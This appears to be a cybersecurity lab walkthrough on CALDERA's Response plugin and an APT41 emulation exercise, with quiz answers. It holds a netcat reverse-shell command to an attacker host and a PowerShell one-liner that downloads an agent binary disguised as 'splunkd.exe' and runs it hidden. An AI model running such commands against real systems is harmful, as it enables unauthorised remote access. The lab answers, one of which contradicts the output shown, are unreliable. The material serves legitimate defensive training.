
Password: **admin**



Before proceeding, here is an overview of the topics that will be discussed in this task:

1. Introduction to the Response plugin.
2. Sources and Facts.
3. Incident Response Scenario
4. Running blue operations and reviewing results.


Introduction to the Response Plugin: It mainly contains abilities that focus on detection and response actions. You may view the summary of the response plugin by navigating to the response tab in the sidebar.



In the version of CALDERA used in this task, there are currently thirty-seven abilities and four defenders. The current defenders available in this version are the following:

- Incident Responder
- Elastic Hunter
- Query Sysmon
- Task Hunter

Response Plugin Abilities: You may view the abilities available for the plugin by navigating to the abilities tab and filtering it with the response plugin, similar to the image below.



Compared to the adversaries' abilities that are mapped with MITRE ATT&CK Tactics and Techniques, the Response Plugin Abilities are classified by four different tactics, such as:

- Setup - Abilities that prepare information, such as baselines, that assists other abilities in determining outliers.
- Detect - Abilities that focus on finding suspicious behaviour by continuously acquiring information. Abilities under this tactic have the Repeatable field configured, meaning they will run and hunt as long as the operation runs.

- Response - Abilities that act on behalf of the user to initiate actions, such as killing a process, modifying firewall rules, or deleting a file.
- Hunt - Abilities that focus on searching for malicious Indicators of Compromise (IOCs) via logs or file hashes.

Defender Profiles: As previously mentioned, four defender profiles are currently installed at the blue teamers' disposal. For this task, we will only focus on the **Incident Responder** profile. This profile contains abilities under three different tactics (**detection, hunt, response**), making it a good example compared to the others. To view this profile, navigate to the **defenders** tab from the sidebar and use the search functionality to display the abilities connected to it.

Select a profile Incident responder
Incident responder (detection, hunt, response) + New Profile Import

Incident responder Adversary ID: 7e422753-ad7a-4401-bc8b-b12a28e69c25
A basic incident responder profile

+ Add Ability + Add Adversary Fact Breakdown Objective: default Change Export Save Profile Delete Profile

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Find unauthorized processes	detection	x	Apple, Linux, Windows				x
2	Find atypical open ports	detection	Uncommonly Used Port	Windows				x
3	Acquire suspicious files	detection	x	Windows				x
4	Suspicious URLs in mail	detection	x	Apple, Linux				x
5	Hunt for known suspicious files	hunt	x	Windows				x
6	Kill rogue process	response	x	Apple, Linux, Windows				x
7 ⚠	Enable Inbound TCP/UDP firewall rule	response	Uncommonly Used Port	Windows				x
8	Enable Outbound TCP/UDP firewall rule	response	Uncommonly Used Port	Windows				x
9	Delete known suspicious files	response	x	Windows				x
10	Inoculate C2	response	x	Apple, Linux, Windows				x
11	Search for PowerShell ExecutionPolicy Bypass (elastic)	hunt	x	Windows, Linux, Apple				x

Upon checking the profile, you may observe that some abilities are connected. Try to hover over the **Find unauthorized processes** ability; you will see that it also highlights the **Enable Outbound TCP/UDP firewall rule** ability. This means that these two abilities may unlock or require a value for each other to execute their commands successfully.

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Find unauthorized processes	detection	x	Apple, Linux, Windows		remote.port.unauthorized		x
2	Find atypical open ports	detection	Uncommonly Used Port	Windows		remote.port.unauthorized		x
3	Acquire suspicious files	detection	x	Windows		remote.port.unauthorized		x
4	Suspicious URLs in mail	detection	x	Apple, Linux		remote.port.unauthorized		x
5	Hunt for known suspicious files	hunt	x	Windows		remote.port.unauthorized		x
6	Kill rogue process	response	x	Apple, Linux, Windows				x
7	Enable Inbound TCP/UDP firewall rule	response	Uncommonly Used Port	Windows				x
8	Enable Outbound TCP/UDP firewall rule	response	Uncommonly Used Port	Windows	remote.port.unauthorized			x
9	Delete known suspicious files	response	x	Windows				x
10	Inoculate C2	response	x	Apple, Linux, Windows				x
11	Search for PowerShell ExecutionPolicy Bypass (elastic)	hunt	x	Windows, Apple		remote.port.unauthorized		x

Given the two abilities, you may see that the `Find unauthorized processes` ability unlocks the `remote.port.unauthorized` value, while the `Enable Outbound TCP/UDP firewall rule` ability requires the same value to execute blocking unauthorized network connections successfully.

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload
1	Find unauthorized processes	detection	x	Apple, Linux, Windows		remote.port.unauthorized	
6	Kill rogue process	response	x	Apple, Linux, Windows			
7	Enable Inbound TCP/UDP firewall rule	response	Uncommonly Used Port	Windows			
8	Enable Outbound TCP/UDP firewall rule	response	Uncommonly Used Port	Windows	remote.port.unauthorized		

To understand the profile better, hover over other abilities to see the connection of each one. You will see that the following abilities are connected:

- `Find unauthorized processes` > `Enable Outbound TCP/UDP firewall rule`
- `Find atypical open ports` > `Kill Rouge Process`
- `Hunt for known suspicious files` > `Delete known suspicious files`

Reviewing Abilities: It is also essential to review the commands executed by each ability. This gives us a better understanding of its purpose and the implementation of automated detection or response actions. For this exercise, let's focus on checking the values of the `Find unauthorized processes` ability. You may click this ability to view its configuration.

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Find unauthorized processes	detection	x	🍏 🐧 🖥️		🔑		✕
2	Find atypical open ports	detection	Uncommonly Used Port	🖥️		🔑		✕
3	Acquire suspicious files	detection	x	🖥️		🔑		✕

You may observe that the Repeatable field is checked, which means the configuration will continuously run until the operation ends.

ID: 3b4640bc-eacb-407a-a997-105e39788781

Name: Find unauthorized processes

Description: Search for processes which should not be on the host

Tactic: detection

Technique ID: x

Technique Name: x

Singleton ☐
Repeatable ☒
Delete payload ☒

Executors

Now, scroll down to the executor that runs on a Windows platform and uses PowerShell to execute the commands.

platform: windows
executor: psh

payloads: No payloads selected

01b633_Calculator.docx
01c596_parse_net_users.bat
035557_regtemplate.ini
04f33d_remove_login_item.osa
053c10_AllTheThings.iso
05c7d6_dump_heap.py

command: Get-NetTCPConnection -RemotePort "#{remote.port.unauthorized}" -EA ~~silentlycontinue~~ | where-object { write-host \$_.OwningProcess }


The command attempts to look for TCP connections with a specific outbound port and returns the process that initiated the network connection. You may see that it

uses the `remote.port.unauthorized` value for the `-RemotePort` parameter. However, this ability does not require any prerequisite abilities before its execution, which means it uses a **fact** preconfigured in our CALDERA instance.

Sources and Facts: As mentioned above, one of the abilities is using a fact during an operation. Let's discuss first what Sources and Facts are.

- **Facts** are identifiable pieces of data. May it be acquired by agents during the execution of abilities or loaded from preconfigured settings.
- **Sources** are groups of facts. You have already encountered configuring sources while creating an operation, but we only used the **basic** source previously. Now, let's discuss the default source for the Response plugin, which is the **response** source.

Please navigate to the **fact sources** tab from the lower part of the sidebar and filter the view with the response source by selecting it above the Create Source button. You will see that the `remote.port.unauthorized` fact is seen in this source and has the following values: **7010**, **7011** and **7012**.



These facts can be configured based on your detection needs, such as adding a new port in the `remote.port.unauthorized` fact or adding a new search path in the `file.search.directory` fact. The image below shows that we consider port 4444 an unauthorized remote port. Don't forget to click the save button to apply the changes.

remote.port.unauthorized

Values

7010	1	×
7011	1	×
7012	1	×
4444	1	×

+

Cancel Save

Incident Response Scenario: Now that we have discussed the required knowledge to understand how the response plugin works, let's simulate a simple Incident Response scenario to trigger some of the abilities included in the **Incident Responder** profile. Since we aim to utilise the Incident Responder profile, we will establish a reverse shell from our victim machine to our AttackBox instance. Note that in the next terminal snippets, the blue terminal pertains to commands for the victim machine, and the black terminal is for the AttackBox.

First, set up a Netcat listener in the AttackBox by executing the following commands.

```
ubuntu@tryhackme:~$ nc -lvp 4444 -s $(hostname -I | awk '{print $1}')
```

Our next step is to execute a reverse shell in our victim machine. Navigate to the Tools directory and run the following commands.

```
PS C:\Users\Administrator> cd C:\Tools
PS C:\Tools> .\nc.exe ATTACKBOX_IP 4444 -e cmd.exe
```

Note: You must replace the **ATTACKBOX_IP** with your current AttackBox IP address.

Once the reverse shell is established, you will see in your AttackBox that a cmd shell is now accessible.

```
ubuntu@tryhackme:~$ nc -lvp 4444 -s $(hostname -I)
Listening on ip-10-10-150-37.eu-west-1.compute.internal 8080

Connection received on ip-10-10-120-9.eu-west-1.compute.internal 49734
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Tools>
```

Running Blue Operations: Before running an operation, we need to deploy a new blue agent in our victim machine. Navigate to the **agents** tab and click **Deploy an agent**. Select **Sandcat** as your agent and replace the IP values with your AttackBox's IP address.

Deploy an agent

Agent

Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default. ▼

Platform


all linux windows darwin

app.contact.http http://10.10.150.37:8888 ↺


agents.implant_name defender ↺

agent.extensions ↺

Then scroll down to the variations, select the commands for the deployment of the blue agent and execute it in the victim machine.



Now that we have created a new agent, let's continue executing the Incident Responder profile. Like how we created red operations, you can create a blue operation by navigating to the **operations** tab and clicking **Create Operation**.



Note that the configuration of red operations we learned from the previous tasks differs from blue. Before starting the operation, we need to set the following changes:

- Set the **Adversary (Defender)** field to **Incident Responder**.
- Set the **Fact Source** to **response** (this will use the source we discussed above).
- Set the **Group** to **blue** (this prevents execution to red agents).
- Set the **Planner** to **batch** (the only option for profiles that contain abilities with the Repeatable field set to true).

Start New Operation

Operation name

Adversary

Fact source

ADVANCED

Group

Planner 

Obfuscators

Autonomous ☒ Run autonomously ☐ Require manual approval

Parser ☒ Use default parsers ☐ Do not use default parsers

Auto-close ☒ Keep open forever ☐ Auto close operation

Run state ☒ Run immediately ☐ Pause on start


Jitter (sec/sec) ^{min} / ^{max}

Visibility 51

After configuring the operation, start and review the results to answer the questions below.

Answer the questions below

How many instances of the Find unauthorized processes ability have failed during its first batch of execution? 3



Upon checking the Find unauthorized processes ability results, what is the name of the fact that returned a value aside from remote.port.unauthorized?

host.pid.unauthorized

Output		
Facts:		
Name	Value	Score
remote.port.unauthorized	7010	2
list.pid.unauthorized	4752	1

What is the group value of the new firewall rule created by Enable Outbound TCP/UDP firewall rule ability?

Caldira

```

Output

Exit Code: Nothing to show

Standard Output:


Name           : {50bce7f4-7f0c-4b2b-914a-300f4f4ea19a}
DisplayName     : Block out-bound UDP traffic to port 4444 from PID 4132
Description    :
DisplayGroup   : Caldira
Group          : Caldira
Enabled        : True
Profile        : Any
Platform       : {}
Direction      : Outbound
Action         : Block
EdgeTraversalPolicy : Block
LooseSourceMapping : False
LocalOnlyMapping : False
Owner          :
PrimaryStatus   : OK
Status         : The rule was parsed successfully from the store. (65536)
EnforcementStatus : NotApplicable
PolicyStoreSource : PersistentStore
PolicyStoreSourceType : Local

```

Aside from Enable Outbound TCP/UDP firewall rule, what is the name of another response ability that was executed after detecting the suspicious

process?

Kill rogue process



What is the name of the PowerShell cmdlet executed by the ability referred to in Q4?

Stop-Process

Task 7 - Case Study: Emulating APT41

To apply all items discussed in the previous tasks, let's do a case study for the emulation of APT41. APT41, also known as **Double Dragon**, is a hacking organization that has been active since 2012 and is believed to have alleged ties to the Chinese Ministry of State Security (MSS). The group has been known to engage in cyber espionage and individual financial gain, hence the origin of the moniker "Double Dragon".

Purple Team Exercise: Emulation of APT41: In this scenario, you are tasked to emulate the known TTPs of APT41 in your organization's infrastructure to test your security defences against threat actors known to target similar sectors, such as Healthcare, Telecommunications, and Technology.

Tactic	Technique	Ability Name
Initial Access	Spearphishing Attachment (T1566.001)	Download Macro-Enabled Phishing Attachment
Execution	Windows Management Instrumentation (T1047)	Create a Process using obfuscated Win32_Process
Execution	Service Execution (T1569.002)	Execute a Command as a Service
Persistence	Scheduled Task/Job: Scheduled Task (T1053.005)	Powershell Cmdlet Scheduled Task
Persistence	Local Account (T1136.001)	Create a new user in a command prompt

Defense Evasion	Clear Windows Event Logs (T1070.001)	Clear Logs (using wevtutil)
Discovery	File and Directory Discovery (T1083)	File and Directory Discovery (PowerShell)
Collection	Data from Local System (T1005)	Find files

You need to use the red account again to execute the TTPs. In addition, ensure that your HTTP listener (on port 8080) on AttackBox is still running.

Operation Guidelines: You may follow these guidelines, which is a summary of the methodology covered from the previous tasks:

- Create a new threat profile and select all TTPs mentioned above.
- Establish a connection to the lab machine via an agent.
- Start emulating the threat profile and observe the execution of each technique.
- Document and review the results.

Answer the questions below


Aside from the ps1 file, what is the name of the file created by the execution of "Download Macro-Enabled Phishing Attachment"?

C:\Users\Administrator\AppData\Local\Temp\2\PhishingAttachment.xlsm (Click the command of the first ability.)

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Users\Administrator> if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};$server="http://10.10.160.202:8888";$socket="10.10.160.202:7010";$contact="tcp";$url="$server/file/download";$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","manx.go");$data=$wc.Download($url);$Get-Process | ? {$_.Path -like "C:\Users\Public\splunkd.exe"} | stop-process -f -ea $ErrAction;rm -force "C:\Users\Public\splunkd.exe" -ea $ErrAction;([io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data)) | Out-Null;Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-socket $socket -http $server -contact $contact" -WindowStyle Hidden;

PS C:\Users\Administrator> echo $env:TEMP
C:\Users\ADMINI~1\AppData\Local\Temp\2
PS C:\Users\Administrator>
```





What is the MatchString value of the Sigma rule that flagged the execution of Create a Process using obfuscated Win32_Process?

`\\WmiPrvSE.exe in ParentImage`

